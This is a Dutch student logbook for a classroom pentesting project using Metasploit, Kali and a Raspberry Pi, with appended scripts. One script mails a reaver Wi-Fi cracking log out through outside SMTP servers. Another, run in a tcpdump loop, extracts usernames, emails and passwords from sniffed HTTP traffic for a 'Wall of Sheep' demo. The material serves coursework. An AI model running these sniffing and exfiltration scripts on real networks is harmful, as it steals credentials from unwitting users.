Metasploit Framework  
Ruby  
Libcap  
Bcrypt  
Meterpreter  
Aircrack  
IW  
Wifite  
TCPdump

# Logboek

## Week 1

We beginnen met het opzoeken naar algemene informatie over het Metasploit Framework. Vervolgens hebben we korte tutorials gevolgd over de werking. Robin is gestart met het installeren van Kali op een raspberry pi en probeert met de gewonnen informatie over metasploit het framework te gebruiken. Jef en Bernd hebben op een virtuele machine Kali getest. We merken dat op de raspberry pi een probleem is met het framework en het binden van de databank. Vervolgens heeft Robin Raspbian OS en het metasploit-framework handmatig geïnstalleerd met de nodige packages.

## Week 2

We zoeken naar verschillende aanvallen en testen deze. Elk van ons neemt een eigen aanval en test deze op kali/raspberry pi.

## Week 3

De aanvallen worden nog gefinetuned en uitgebreid beschreven in het verslag in behulp van foto's. Hierna is alles grof afgewerkt.

## Week 4

Jef en Bernd doen de voorbereiding van het filmpje en werken het verslag en de presentatie van Metasploit af. Robin begint met onderzoekwerk voor het PenPi project.

## Week 5

Bernd werkt thuis en tijdens de les de film af. Op het einde van de week bekijken Bernd en Jef de film en maken een paar aanpassingen (toevoegen van tekst om te tonen wat er gebeurt tijdens de film). Bernd en Robin maken nog enkele screenshots van het PenPi en Metasploit project.

## Week 6

In deze laatste week hebben we nog besloten om het Wall of Sheep project te testen, dit hebben we grotendeels tijdens de les gedaan met drie. Robin had op voorhand al wat onderzoekwerk en tests gedaan thuis waardoor we tijdens de les minder problemen tegenkwamen. Bernd en Jef hebben thuis het verslag afgewerkt. Robin en Jef hebben nog onderzoekwerk gedaan voor MAC adres flooding attack op de switch, dit was echter niet nodig want we moesten met een hub werken.

# Bijlages

## Bijlage 1: mailLog.py

```
import subprocess
import smtplib
import socket
from email.mime.text import MIMEText
import datetime
from urllib import urlopen
import re
def getPublicIp():
    data=str(urlopen('http://checkip.dyndns.com/').read())
    return re.compile(r'Address:
(\d+\.\d+\.\d+\.\d+)').search(data).group(1)
to = 'robin.vercammen@student.ap.be'
today = datetime.date.today()
arg='ip route list'
p=subprocess.Popen(arg, shell=True, stdout=subprocess.PIPE)
data = p.communicate()
split_data = data[0].split()
ipaddr = split_data[split_data.index('src')+1]
public_ip = getPublicIp()
my_ip = open('/home/pi/reaver-1.4/src/log.txt', 'r').read();
msg = MIMEText(my_ip)
msg['Subject'] = 'IP For RaspberryPi on %s' % today.strftime('%b %d
%Y')
msg['From'] = 'robin.vercammen@student.ap.be'
msg['To'] = to
try :
    print("Telenet testen")
    smtpserver = smtplib.SMTP('uit.telenet.be', 25)
    smtpserver.ehlo()
    smtpserver.sendmail('robin.vercammen@student.ap.be', [to],
msg.as_string())
    smtpserver.quit()
    print("telenet gelukt")
except:
    print("telenet mislukt")
    pass
    print("telenet mislukt")
try :
    print("ap starten");
    msg['From'] = 'robin.vercammen@student.ap.be'
    msg['To'] = 'robin.vercammen@student.ap.be'
    smtpserver = smtplib.SMTP('mailrelay.ap.be', 25)
    smtpserver.ehlo()
    smtpserver.sendmail('robin.vercammen@student.ap.be',
['robin.vercammen@student.ap.be'], msg.as_string())
    smtpserver.quit()
    print("ap gelukt")
except:
    print("ap mislukt")
    pass
```

## Bijlage 2: filterpackets.py

```
with open ("capture.txt","r") as myfile:
    data = myfile.read()
    data = data.split('\n')
length = len(data)
datastring = ""
for x in range(0,length):
    if data[x].startswith("\t0x"):
        datastring += data[x].split(' ')[11]
if "email"and"password" in datastring:
    try:
        tmpNaam = datastring.split("email")[1].split('-
')[0][5:][::-2]
        tmpPass = datastring.split("password")[1].split('-
')[0][5:][::-2]
        print tmpNaam
        print tmpPass
    except:
        a=0
if "username"and"password" in datastring:
    try:
        tmpNaam = datastring.split("username")[1].split('-
')[0][5:][::-2]
        tmpPass = datastring.split("password")[1].split('-
')[0][5:][::-2]
        #print tmpNaam
        #print tmpPass
        printerstring = "Username:\t"
        printerstring += tmpNaam
        printerstring += "\tPassword\t"
        ln = len(tmpPass)
        p = tmpPass
        p=p[:1]
        for x in range(0,ln):
            p += '*'
        printerstring += p
        print printerstring
    except:
        a=0
```

### Bijlage 3: Shell Script Wall Of Sheep

```
while :  
do  
sudo tcpdump -v 'tcp port 80' -XX -w capture.pcap -c 25 &>/dev/null  
sudo tcpdump -e -r capture.pcap -vXX &> capture.txt  
python filterPackets.py  
done
```